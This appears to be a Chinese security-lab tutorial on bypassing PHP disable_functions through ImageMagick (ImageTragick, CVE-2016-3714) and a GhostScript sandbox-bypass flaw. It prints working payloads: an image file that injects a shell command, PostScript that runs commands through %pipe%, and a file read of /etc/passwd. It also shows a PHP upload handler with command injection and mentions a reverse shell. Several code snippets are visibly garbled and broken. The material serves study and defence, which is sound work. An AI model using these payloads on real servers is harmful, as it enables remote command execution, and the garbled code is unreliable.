

【安全研究】绕过php的disable_functions (中篇)

原创：古月蓝旻 青藤实验室 1周前

上篇主要讲解了利用环境变量LD_PRELOAD劫持系统函数，通过加载恶意so达到执行系统命令的效果。

在写上篇的教程过程中，还遇到了多个关于绕过disable_functions的新姿势，预估了一下篇幅，感觉还是需要中篇和下篇两个才能写完。

中篇的教程主要是讲下上次提到的另外一种姿势：

后端组件漏洞 (imagemagick、GhostScript和bash shellshock)

在写这篇教程的过程中，还非常NB地误执行了rm -rf /*，导致陪伴我多年的Kali彻底GG，所以少用危险命令，多做备份真的很重要，血泪教训。

ImageMagick

ImageMagick简介


ImageMagick是一个免费的创建、编辑、合成图片的软件。它可以读取、转换、写入多种格式的图片。图片切割、颜色替换、各种效果的应用，图片的旋转、组合，文本，直线，多边形，椭圆，曲线，附加到图片伸展旋转。ImageMagick是免费软件：全部源码开放，可以自由使用，复制，修改，发布，它遵守GPL许可协议，可以运行于大多数的操作系统，ImageMagick的大多数功能的使用都来源于命令行工具。

通常来说，它可以支持以下程序语言：Perl, C, C++, Python, PHP, Ruby, Java；现有ImageMagick接口(PerlMagick, Magick++, PythonMagick, MagickWand for P, RubyMagick, and JMagick)是可利用的。这使得自动的动态的修改创建图片变为可能。

许多网站开发者喜爱使用ImageMagick拓展来做web上的图片处理工作,比如用户头像生成图片编辑等。比如php有IMagick、MagickWand for PHP、phMagick等ImageMagick拓展库,java有JMagick,python有PythonMagick、Wand等拓展库。

简而言之，ImageMagick是一款广泛流行的图像处理软件，有无数的网站使用它来进行图像处理。

而网络中图像上传和处理的地方还是非常多的，比如头像上传、图像识别、图片编辑等，均可使用到ImageMagick



ImageMagick漏洞 (CVE-2016-3714)

其实ImageMagick历年来的漏洞还是不少的，当然最出名的自然还是远程命令执行漏洞ImageTragick (CVE-2016-3714)。

漏洞的利用过程非常简单，只要将精心构造的图片上传至使用漏洞版本ImageMagick，ImageMagick会自动对其格式进行转换，转换过程中就会执行攻击者插入在图片中的命令。因此很多具有头像上传、图片转换、图片编辑等具备图片上传功能的网站都可能会中招。

该漏洞影响的版本如下：

影响版本范围：

ImageMagick(5.7-8 2012-08-17

ImageMagick(7.7-10 2014-03-06

低版本至6.9.3-9 released 2016-04-30

这个漏洞当时可以引起了一片血雨腥风，我印象比较深刻的是当时映客直播网站存在这个漏洞，白帽子提交到wooyun以后，那令人震撼的回复：

漏洞回应

厂商回应：

危害等级：高

漏洞Rank：15


确认时间：2016-05-08 21:48

厂商回复：

感谢关注映客安全。这个漏洞我们之前已经了解并且处理。在处理过程中小伙子就在各种反弹shell，我们处理了反弹连接后还不死心继续弹数十次。小伙子想干啥？大半夜的让不让人睡觉了？抓到打死，不死也要残废。

最新状态：

暂无

 青藤实验室

利用的poc.png其实很简单。

关于该漏洞，最常用的POC如下，核心在于第三行，括号中为任意一个https网站url，后面跟想要执行的命令。

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://evalbug.com/"|ls -la")'
pop graphic-context
```

制作内容为这样的文件，后缀改成png，然后上传到图片上传点就可以了。

漏洞复现

先交代一下主机环境：

```
主机IP: 192.168.248.141
ImageMagick版本: ImageMagick-6.7.9-10
操作系统: CentOS 6.5
```

这个还是2年前复现的环境，当时写了一个简单的小demo，写了一个image.php，处理上传上来的图片，把它缩小。



核心代码主要是这部分：


```
<?php
// Location to upload main image:
$mainDir = $_SERVER['DOCUMENT_ROOT'].'/images/l/';
// Location to create the thumb image:
$smallDir = $_SERVER['DOCUMENT_ROOT'].'/images/s/';
// Command to use:
$command = '/usr/local/bin/convert'; //根据实际情况调整
// Thumbnail width:
$size = 210;
// Make sure we have an image:
if(isset($_POST['submit'])){
if($_FILES['photo']['tmp_name']){
$name = $_FILES['photo']['name'];
$uploadfile = $mainDir . $name;
move_uploaded_file($_FILES['photo']['tmp_name'], $uploadfile);
$largeImg = $mainDir . $name;
$smallImg = $smallDir . $name;
$imageMagick = $command . " '" . $largeImg . "' -resize '$size' '" . $smallImg . "'";
shell_exec($imageMagick);
//exec($imageMagick);
}
header("Location: /image.php");
exit;
}
else{
-?>
```

其实主要是调用imagemagick自带的convert命令，拼接得到了一个linux命令，然后通过php的shell_exec执行，其实并没有用到imagick类，所以不需要安装php-imagick拓展。

效果就是图片传上去会变成缩略图。




好了，接下来就是构造poc.png了。



非常简单，想要执行的命令直接就是反弹shell到我的远端服务器的8888端口

好了上传上去，远端服务器开启8888端口监听，页面一直在加载中。



可以看到，反弹shell成功啦，命令可以成功执行~

看到这里你可能会说，你这是什么鬼？明明是通shellexec执行的操作系统convert命令，绕过了毛线disable_functions?!!

咳咳，确实是这样，这里只是单纯复现了一个ImageTragick (CVE-2016-3714) 这个漏洞哈，因为懒得搭建环境了，见谅~

这里真的想复现绕过disable_function正确姿势应该是这样的：

- 1.安装漏洞版本的imagemagick；
- 2.安装php-imagick拓展并在php.ini中启用；
- 3.编写php通过newImagick对象的方式来处理图片等格式文件；

说来比较简单的，真正复现的时候还是会有一些坑的，这里可以绕过的原因**Imagick**类提供多种图片处理的方法，当传入图片等格式文件后，**imagemagick**会根据代码逻辑自动调用自身**api**方法处理，不需要直接在**php**代码中写命令执行的语句来处理文件。

大致代码如下：

```
$code = new Imagick( '被覆盖图片路径' );
$codePro = $code->getImageGeometry();
$codeWidth = $codePro['width'];
$codeHeight = $codePro['height'];

$codeLogo = new Imagick( '覆盖图片路径' );
$codeLogo->thumbnailImage(300,300);
$codeLogo->roundCorners(300, 300 ); // radio 圆角处理
$code->compositeImage( $codeLogo, imagick::COMPOSITE_(30)2, ( $codeHeight30 )2 )
AULT , ( $codeWidth - 0 / ht - 0 / ;
header("Content-Type: image/{$image->getImageFormat( );}"
echo $image->getImageBlob( );
```

可以看到里面并没有诸如shellexec、system、exec这种简单粗暴的处理方式，所以这就是利用**imagemagick**绕过**disable_function**的方法，好了这个漏洞就不再手动复现了，有兴趣的小伙伴自己尝试一下哈~

GhostScript

GhostScript简介

Ghostscript是一款Adobe PostScript语言的解释器软件。可在PostScript语言进行绘图,支持PS与PDF互相转换。目前大多数Linux发行版中都默认安装。

GhostScript其实和ImageMagick的关系非常密切，GhostScript被许多图片处理库所使用，如ImageMagick、Python PIL等，默认情况下这些库会根据图片的内容将其分发给不同的处理方法，其中就包括GhostScript。

说这么多有点抽象啊，我们看下ImageMagick官网是怎么说的。

ImageMagick文件格式参考表(<https://imagemagick.org/script/formats.php>)

EPDF	RW	Encapsulated Portable Document Format	
EPI	RW	Adobe Encapsulated PostScript Interchange format	Requires Ghostscript to read.
EPS	RW	Adobe Encapsulated PostScript	Requires Ghostscript to read.
EPS2	W	Adobe Level II Encapsulated PostScript	Requires Ghostscript to read.
EPS3	W	Adobe Level III Encapsulated PostScript	Requires Ghostscript to read.
EPSF	RW	Adobe Encapsulated PostScript	Requires Ghostscript to read.
EPSI	RW	Adobe Encapsulated PostScript	Requires Ghostscript to read.



所以当ImageMagick处理到以下11种格式文件时，会调用GhostScript库进行处理。

EPI EPS EPS2 EPS3 EPSF EPSI EPT PS PS2 PS3 PS4 PDF

GhostScript漏洞

关于GhostScrip的漏洞，在去年应急的时候，已经处理了不下两回，全是安全沙箱绕过命令执行漏洞。

开始日期	截止日期	完成百分比	状态	应急漏洞
2018/1/5	2018/1/5	100%	✓	Meltdown(熔毁)和Spectre(幽灵)漏洞
2018/1/11	2018/1/12	100%	✓	JackSon-databind&spring RCE漏洞
2018/1/31	2018/1/31	100%	✓	PHP libgd DOS漏洞
2018/4/18	2018/4/18	100%	✓	Weblogic 反序列化漏洞 (CVE-2018-2628)
2018/5/25	2018/5/25	100%	✓	Hadoop Yarn资源管理系统未授权访问漏洞
2018/7/18	2018/7/18	100%	✓	Weblogic 反序列化漏洞 (CVE-2018-2893)
2018/7/25	2018/7/25	100%	✓	Jenkins未授权用户重置部分全局配置 (CVE-2018-1999001)、3
2018/8/15	2018/8/15	100%	✓	Microsoft Exchange Server 远程代码执行漏洞 (CVE-2018-83
2018/8/22	2018/8/22	100%	✓	Struts2远程代码执行漏洞(S2-057)
2018/8/22	2018/8/22	100%	✓	GhostScript沙箱绕过 (命令执行) 漏洞
2018/9/12	2018/9/12	100%	✓	IBM WebSphere Application Server远程代码执行漏洞 CVE-20
2018/10/18	2018/10/18	100%	✓	Weblogic 反序列化漏洞 (CVE-2018-3245)
2018/11/22	2018/11/22	100%	✓	GhostScript沙箱绕过 (命令执行) 漏洞V1.1
2018/12/6	2018/12/6	100%	✓	Jenkins 非预期方法调用漏洞

比如说2018年8月那次应急：

8月21日，Google安全研究员Tavis Ormandy披露了多个GhostScrip的漏洞，通过在图片中构造恶意PostScrip脚本，可以绕过SAFER安全沙箱，从而造成命令执行、文件读取、文件删除等漏洞，其根本原因是GhostScrip解析restore命令时，会暂时将参数LockSafetyParams设置为False，从而关闭SAFER模式。

影响版本：

```
version <= 9.23
```

这个有点抽象，我们看一下GhostScrip命令执行的例子。

首先我们不启用安全沙箱，即不启用-dSAFER参数，这里测试一下文件读取。

依次敲入如下命令：

```
$ gs -q -sDEVICE=ppmraw
GS>/buff 1024 string def
GS>/file_obj (.etc/passwd) (r) filedef
GS>file_obj buff readstring
GS<2>buff print
```

效果如下图，缓冲区内容为passwd文件。


```
root@YouXiu ~/disablefunc gs -q -sDEVICE=ppmraw
GS>/buff 1024 string def
GS>/file_obj (/etc/passwd) (r) file def
GS>file_obj buff readstring
GS<2>buff print
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin 青藤实验室
```

然后启用安全沙箱，添加-dSAFER参数，然后第2步就报错invalidfileaccess。

```
root@YouXiu ~/disablefunc gs -q -sDEVICE=ppmraw -dSAFER
GS>/buff 1024 string def
GS>/file_obj (/etc/passwd) (r) file def
Error: /invalidfileaccess in --file--
Operand stack:
  file_obj (/etc/passwd) (r)
Execution stack:
  %interp_exit .runexec2 --nostringval-- --nostringval-- --nostringval--
  --nostringval-- --nostringval-- false 1 %stopped_push .runexec2 --
  tringval--
Dictionary stack:
  --dict:721/1123(ro)(G)-- --dict:0/20(G)-- --dict:76/200(L)--
Current allocation mode is local
Last OS error: No such file or directory
Current file position is 33
GS<3>
```

那么这个是交互式方式执行命令，一个网站，我们最多只有上传文件的能力，可以用吗？

当然也是可以的，这个待会讲解沙箱绕过漏洞的时候会说明。

果然是有一定安全机制的，那么GhostScrip处理文件的时候默认会启用安全沙箱吗？

我们创建一个test.php文件，内容如下：

```
<?php
$img = new Imagick('/root/disablefunc/1.xps);
?>
```

非常简单的一个文件（安装php-imagick拓展）。

根据文件内容，我们需要再创建一个1.xps文件，这种后缀的文件才能让imagemagick调用GhostScrip进行处理。

我们跟踪一下系统调用。

```
strace -f php test.php 2>&1 |grep -C2 execve
```

```
root@YouXiu: /tmp # strace -f php test.php 2>&1 |grep -C2 execve
execve("/usr/bin/php", ["php", "test.php"], 0x7fffde4a1cb0 /* 26 vars */) = 0
brk(NULL)                               = 0x55fe8379b000
access("/etc/ld.so.preload", R_OK)       = -1 ENOENT (No such file or directory)
--
[pid 4142] wait4(4143, <unfinished ...>
[pid 4143] set_robust_list(0x7f3726093e60, 24) = 0
[pid 4143] execve("/usr/local/sbin/gstool", ["gstool", "-sstdout=%stderr", "-dQUIET", "-dSAFER", "-dBATCH", "-dNOPAUSE", "-dNOPROMPT", "-dMaxBitmap=
AlignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dGraphicsAlphaBits=4", "-r72x72", "-g1152x720", "-dEPSCrop",
mp/magick-4142-al"...", "-f/tmp/magick-4142D7MzUMDbNcpW", "-f/tmp/magick-4142b3AeQelZUxdu"], 0x55fe837ace70 /* 26 vars */) = -1 ENOENT (No suc
tory)
[pid 4143] execve("/usr/local/bin/gstool", ["gstool", "-sstdout=%stderr", "-dQUIET", "-dSAFER", "-dBATCH", "-dNOPAUSE", "-dNOPROMPT", "-dMaxBitmap=
AlignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dGraphicsAlphaBits=4", "-r72x72", "-g1152x720", "-dEPSCrop",
p/magick-4142-al"...", "-f/tmp/magick-4142D7MzUMDbNcpW", "-f/tmp/magick-4142b3AeQelZUxdu"], 0x55fe837ace70 /* 26 vars */) = -1 ENOENT (No suc
ory)
```

果然不其然，php运行时调用了gs来处理，直接使用了代表安全沙箱的 -dSAFER参数

既然本漏洞叫做安全沙箱绕过漏洞，那么是怎么绕过的呢？

根据描述，绕过原因如下：

其根本原因是GhostScrip解析restore命令时，会暂时将参数LockSafetyParam设置为False，从而关闭SAFER模式。

那么我们的测试poc是怎么样子的呢？根据描述，我们需要构造如下内容poc.png, jpeg等亦可，然后上传执行即可。

```
%!PS
userdict /setpagedeviceundef
legal
{ null restore } stopped { pop ;if
legal
mark /OutputFile (%pipe%id) currentdevice putdeviceprops
```

然后执行convert poc.png poc.g, 嗯，直接报错，真香~

```
root@YouXiu: ~ # convert poc.png poc.gif
convert-im6.q16: attempt to perform an operation not allowed by the security policy `PS' @ error/constitute.c/ImageCoderAuthorized/408.
convert-im6.q16: no images defined `poc.gif' @ error/convert.c/ConvertImageCommand/3258.
root@YouXiu: ~ # convert poc.png poc.gif
ghostscript:
  Installed: 9.27~dfsg-1
  Candidate: 9.27~dfsg-1
  Version table:
*** 9.27~dfsg-1 500
    500 http://http.kali.org/kali kali-rolling/main amd64 Packages
    100 /var/lib/dpkg/status
root@YouXiu: ~ #
```


使用命令：

```
apt-cache policy ghostscript
```

看了一下ghostscrip版本，果然太新了是9.27，目前本次漏洞影响版本是9.23及以下，因为懒得安装旧版本，我们看看别人的执行效果。

```
# root@kali in ~ [14:50:24]
$ cat poc.jpeg
%!PS
userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%id) currentdevice putdeviceprops

# root@kali in ~ [14:50:29]
$ convert poc.jpeg poc.gif
uid=0(root) gid=0(root) groups=0(root)
convert-im6.q16: FailedToExecuteCommand `gs' -sstdout=%std
```



效果拔群，如有有网站图片处理是通过imagemagick并调用ghostscrip进行处理的就会发生这种可怕的事情。

好了看到这里，如果你是一个头脑清晰的人应该会有这样的感觉。

这都是什么鬼？说好的绕过disable_function呢？？？

不要着急，下面我们就开始讲解。

imagemagick+GhostScript绕过disable_functions

严格意义上说，下面的内容还是利用LD_PRELOAD绕过disable_function，只不过利用的是imagemagick和GhostScrip本身的方法。

当然好处在于即使使用了**最新版本**的imagemagick和GhostScrip，依然可以绕过disable_function，这就是LD_PRELOAD加持的厉害之处。

下面介绍的内容原型是今年TCTF2019 WallBreaker-Eas的一道题目，我这边略有调整，这里简单介绍一下。

目标环境

```
操作系统: Kali 2019.2
php版本: php 7.3
ImageMagick版本: 6.9.10.23+dfsg-2.1
GhostScrip版本: 9.27~dfsg-1
php-imagick版本: 3.4.3
禁田函数: symlink show_exec passthru shell exec popen proc_open proc_close curl e
```

常用函数: `system, exec, curl_multi_exec, pcntl_exec`

环境构建其实挺简单，尤其我用的是debian系的kali，ImageMagick自带，安装php-imagick的话 `apt-get install php-imagick` 一键安装，其余版本操作系统可以自行查询资料安装。

一键安装的好处在于不用自己改配置，安装完以后，`phpinfo`就会变化。

The screenshot shows the output of `phpinfo.php` for the `iconv` and `imagick` modules.

iconv

iconv support	enabled
iconv implementation	glibc
iconv library version	2.28

Directive	Local Value	Master Value
iconv.input_encoding	no value	no value
iconv.internal_encoding	no value	no value
iconv.output_encoding	no value	no value

imagick

imagick module	enabled
imagick module version	3.4.3
imagick classes	Imagick, ImagickDraw, ImagickPixel, ImagickPixelIterator, ImagickKernel
imagick compiled with ImageMagick version	ImageMagick 6.9.10-8 Q16 x86_64 20180723 https://www.imagemagick.org
imagick using ImageMagick library version	ImageMagick 6.9.10-23 Q16 x86_64 20190101 https://imagemagick.org
ImageMagick copyright	© 1999-2019 ImageMagick Studio LLC
ImageMagick release date	20190101
ImageMagick number of supported formats:	242
ImageMagick supported formats:	3FR, 3G2, 3GP, AAI, AI, ART, ARW, AVI, AVS, BGR, BGRA, BGRO, BIE, BMP, BMP2, BMP3, BRF, CAL, CALS, CANVAS, CAPTION, CIN, CIP, CLIP, CMYK, CMYKA, CR2, CRW, CUR, CUT, DATA, DCM, DCR, DCX, DDS, DFONT, DJVU, DNG, DOT, DPX, DXT1, DXT5, EPDF, EPI, EPS, EPS2, EPS3, EPSF, EPSI, EPT, EPT2, EPT3, ERF, EXR, FAX, FILE, FITS, FRACTAL, FTP, FTS, G3, G4, GIF, GIF87, GRADIENT, GRAY, GRAYA, GROUP4, GV, H, HALD, HDR, HEIC, HISTOGRAM, HRZ, HTM, HTML, HTTP, HTTPS, ICB, ICO, ICON, IIQ, INFO, INLINE, IPL, ISOBRL, ISOBRL6, J2C, J2K, JBG, JBIG, JNG, JNX, JP2, JPC, JPE, JPEG, JPG, JPM, JPS, JPT, JSON, K25, KDC, LABEL, M2V, M4V, MAC, MAGICK, MAP, MASK, MAT, MATTE, MEF, MIEFF, MKV, MNG, MONO, MOV, MP4, MPC, MPEG, MPG, MRW, MSL, MSVG, MTV, MVG, NEF, NRW, NULL, ORF, OTB, OTF, PAL, PALM, PAM, PANGO, PATTERN, PBM, PCD, PCDS, PCL, PCT, PCX, PDB, PDF, PDFa, PEF, PES, PFA, PFB, PFM, PGM, PGX, PICON, PICT, PIX, PJPEG, PLASMA, PNG, PNG00, PNG24, PNG32, PNG48, PNG64, PNG8, PNM, PPM, PREVIEW, PS, PS2, PS3, PSB, PSD, PTIF, PWP, RADIAL-GRADIENT, RAF, RAS, RAW, RGB, *RGBa, RGBO, RGF, RLA, RLE, RMF, RW2, SCR, SCT, SFW, SGI, SHTML, SIX, SIXEL, SPARSE-COLOR, SR2, SI... *GAMES... SVG, SVZ, TEXT, TGA, THUMBNAI, TIFF, TIFF64, TILE, TIM, TTC, TTF, TXT, UBRL, UBR... U... VIGAR, VID, VIFF, VIPS, VST, WBMP, WEBP, WMF, WMV, WMZ, WPG, X, X3F, XBM, XC, XCF, XPM, XPS, XV, XWD, YCbCr, YCbCrA, YUV

接着如何绕过呢？这里参考一篇writeup，写得非常强。

TCTF2019 WallBreaker-Eas解题分析(<https://xz.aliyun.com/t/4688>)

简单概括一下教程里面解法1的步骤。

1. 我们应该传入一个ept后缀文件和一个编译好的so文件；
2. 然后写一个php文件通过putenv函数修改LD_PRELOAD加载该so
3. 接着php里创建一个Imagick对象处理该ept文件，此时由于该后缀imagemagick会使用ghostscript库对该文件进行处理，
4. 而编译好的so文件其实作用在于重新编译了ghostscript运行过程中要调用的fflush方法，我们将想执行的命令写入该方法中就能实现命令执行的效果。

好了我们来复现一下吧。

复现（伪）

通过前面长长的描述，我们知道：

1. ImageMagick通过提供Imagick类和大量API接口方法的方式让php能够处理各种文件。
2. 当处理到以下11种格式的文件时，ImageMagick会调用GhostScript库进行处理。

EPI EPS EPS2 EPS3 EPSF EPSI EPT PS PS2 PS3 PS4 PDF

至于为什么教程作者在复现的时候选择的时候选择EPT格式，给出的解释是由于新版ImageMagick出于安全考虑，默认禁止了一系列后缀名文件通过GhostScript处理。

搜了一下发现是出于安全考虑，新版本ImageMagick默认禁止了使用Ghostscript处理PDF文件。具体的配置文件在：`/etc/ImageMagick-6/policy.xml`，相关内容如下：

```
<policymap>
.....
<!-- disable ghostscript format types -->
<policy domain="coder" rights="none" pattern="PS" />
<policy domain="coder" rights="none" pattern="EPI" />
<policy domain="coder" rights="none" pattern="PDF" />
<policy domain="coder" rights="none" pattern="XPS" />
</policymap>
```


可以看到一起被禁止的还有文件拓展名包含PS、EPI、XPS的文件，所以我们上面列举的文件类型里面就只有EPT符合要求了。

ImageMagick官方目前是6系和7系两个分支并行开发的，看作者给出的配置文件在`/etc/ImageMagick-6/policy.xml`，说明作者用的也是6系ImageMagick，我自己的版本是6.9.10.23+dfsg-2.，当我去查看我自己的`/etc/ImageMagick-6/policy.xml`时，我发现配置文件中，根本没有禁用GhostScript处理PDF、EPI等后缀文件的描述。

```
<policymap>
<!-- <policy domain="system" name="shred" value="2"/> -->
<!-- <policy domain="system" name="precision" value="6"/> -->
<!-- <policy domain="system" name="memory-map" value="anonymous"/> -->
<!-- <policy domain="system" name="max-memory-request" value="256MiB"/> -->
<!-- <policy domain="resource" name="temporary-path" value="/tmp"/> -->
<policy domain="resource" name="memory" value="256MiB"/>
<policy domain="resource" name="map" value="512MiB"/>
<policy domain="resource" name="width" value="16KP"/>
<policy domain="resource" name="height" value="16KP"/>
<!-- <policy domain="resource" name="list-length" value="128"/> -->
```

我一度怀疑是我的ImageMagick版本不够新，顺便去官方的github看了一下6.9.10-23版本的发行时间。

on 27 Jan	6.9.10-25	cf5b468	zip	tar.gz
on 16 Jan	6.9.10-24	04d4722	zip	tar.gz
on 2 Jan	6.9.10-23	e97831d	zip	tar.gz
on 30 Dec 2018	6.9.10-22	15a3b31	zip	tar.gz
on 27 Dec 2018	6.9.10-21	3391f45	zip	tar.gz
on 24 Dec 2018	6.9.10-20	22bbd7f	zip	tar.gz



也还行啊，2019年1月发布的（本教程写作时间为2019年5月），难道这4个月之间发生了新的变动？


看了一下github上关于policy.xml的原文件。

policy.xml(<https://github.com/ImageMagick/ImageMagick6/blob/d7ebac2a1dfdb5c3550f741fa54859afec6e7/config/policy.xml>)

```

39 <policy domain="resource" name="area" value="1GB"/>
40
41 Define arguments for the memory, map, area, width, height and disk resources
42 with SI prefixes (e.g 1GB). In addition, resource policies are maximums
43 for each instance of ImageMagick (e.g. policy memory limit 1GB, -limit 2GB
44 exceeds policy maximum so memory limit is 1GB).
45
46 Rules are processed in order. Here we want to restrict ImageMagick to only
47 read or write a small subset of proven web-safe image types:
48
49 <policy domain="delegate" rights="none" pattern="*" />
50 <policy domain="filter" rights="none" pattern="*" />
51 <policy domain="coder" rights="none" pattern="*" />
52 <policy domain="coder" rights="read|write" pattern="{GIF,JPEG,PNG,WEBP}" />
53 -->
54 <policymap>
55 <!-- <policy domain="system" name="shred" value="2"/> -->
56 <!-- <policy domain="system" name="precision" value="6"/> -->
57 <!-- <policy domain="system" name="memory-map" value="anonymous"/> -->
58 <!-- <policy domain="system" name="max-memory-request" value="256MiB"/> -->
59 <!-- <policy domain="resource" name="temporary-path" value="/tmp"/> -->
60 <!-- <policy domain="resource" name="memory" value="2GiB"/> -->
61 <!-- <policy domain="resource" name="map" value="4GiB"/> -->
62 <!-- <policy domain="resource" name="width" value="10KP"/> -->
63 <!-- <policy domain="resource" name="height" value="10KP"/> -->
64 <!-- <policy domain="resource" name="list-length" value="128"/> -->
65 <!-- <policy domain="resource" name="area" value="100MP"/> -->
66 <!-- <policy domain="resource" name="disk" value="16EiB"/> -->
67 <!-- <policy domain="resource" name="file" value="768"/> -->
68 <!-- <policy domain="resource" name="thread" value="4"/> -->
69 <!-- <policy domain="resource" name="throttle" value="0"/> -->
70 <!-- <policy domain="resource" name="time" value="3600"/> -->
71 <!-- <policy domain="coder" rights="none" pattern="MWG" /> -->
72 <!-- <policy domain="module" rights="none" pattern="{PS,PDF,XPS}" /> -->
73 <!-- <policy domain="delegate" rights="none" pattern="HTTPS" /> -->
74 <!-- <policy domain="path" rights="none" pattern="@*" /> -->
75 <!-- <policy domain="cache" name="memory-map" value="anonymous"/> -->
76 <!-- <policy domain="cache" name="synchronize" value="True"/> -->
77 <!-- <policy domain="cache" name="shared-secret" value="passphrase" stealth="true"/> -->
78 </policymap>

```



里面也没有针对PDF、EPI后缀文件的限制。

